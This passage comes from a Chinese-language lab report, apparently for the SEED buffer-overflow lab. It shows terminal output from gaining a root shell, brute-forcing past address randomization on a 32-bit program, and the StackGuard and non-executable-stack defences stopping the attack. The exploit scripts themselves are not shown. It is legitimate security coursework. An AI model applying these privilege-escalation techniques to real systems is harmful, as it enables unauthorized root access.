[10/06/25]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct  6 06:54 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```


图 14: Task7 在调用 `setuid(0)` 的情况下运行

10 Task8: 攻破地址随机化

在本任务中，将打开 Ubuntu 的地址随机化，并尝试使用暴力方法反复攻击漏洞程序。在 32-bit Linux 机器上，栈的可用熵为 19 比特，也就是栈的基地址有 2^{19} 种可能性，首先使用以下指令打开地址随机化，然后对 stack-L1 进行相同的攻击。

```
1 sudo /sbin/sysctl -w kernel.randomize_va_space=2
```


攻击结果如下，发现此时并没有攻击成功，这是因为打开了地址随机化后，程序中的地址不再固定，即使在先前调试中获得了相应的地址，当再次运行程序时该地址又变得不同，所以无法通过固定的方式一次破解获得 root shell。



```
seed@VM: ~/.../c
[10/06/25] seed@VM: ~/.../code$ ./exploit.py
[10/06/25] seed@VM: ~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/06/25] seed@VM: ~/.../code$
```

图 15: Task8 在打开地址随机化后运行 Task1

然后使用暴力的方法反复攻击 32-bit 程序 stack-L1 漏洞程序，直到我们放在 badfile 文件中的地址正确为止。攻击结果如下图所示，在运行了 24076 次、耗时 46 秒后，成功获得了 root 权限，说明了在 32-bit 程序中，虽然地址随机化，但是仍能在较短时间内攻破。




```
The program has been running 24074 times so far.
Input size: 517
./brute-force.sh: line 14: 51318 Segmentation fault
0 minutes and 46 seconds elapsed.
The program has been running 24075 times so far.
Input size: 517
./brute-force.sh: line 14: 51319 Segmentation fault
0 minutes and 46 seconds elapsed.
The program has been running 24076 times so far.
Input size: 517
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(c
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(doc
#
```

图 16: Task8 暴力破解

11 Task 9: 测试其他保护机制

11.1 打开 StackGuard 保护机制

gcc, 实现了一种名为 StackGuard 的安全机制以防止缓冲区溢出。在这个安全机制下, 缓冲区溢出攻击将不会成功。所以我们需要在打开 StackGuard 安全机制进行攻击观察运行结果, 只需要在 makefile 文件中删除-fno-stack-protector 选项。攻击结果如下, 显示”stack smashing detected”说明 StackGuard 的安全机制识别到缓冲区溢出, 从而终止了程序。




```
seed@VM: ~/.../code
[10/06/25]seed@VM:~/.../code$ ./exploit.py
[10/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/06/25]seed@VM:~/.../code$
```

图 17: Task9 打开 StackGuard 保护机制

11.2 打开不可执行栈保护机制

在 Ubuntu 操作系统中, 程序的二进制映像必须声明它们是否需要可执行栈, 内核或动态链接器使用此标记来决定运行中的程序的栈是否可执行。重新编译 call_shellcode.c, 在 makefile 文件中将-z execstack 替换成-z noexecstack 使得栈不可执行。运行结果如下, 运行的两个程序都发出报错, 没有获得 root shell, 这是因为打开了栈不可执行机制, 将数据存储和代码执行的内存区域分离开, shellcode 放在了数据存储区从而会被 CPU 拒接执行, 防御了基于栈的代码注入攻击。



```
[10/06/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[10/06/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/06/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[10/06/25]seed@VM:~/.../shellcode$
```

图 18: Task9 不可执行栈保护机制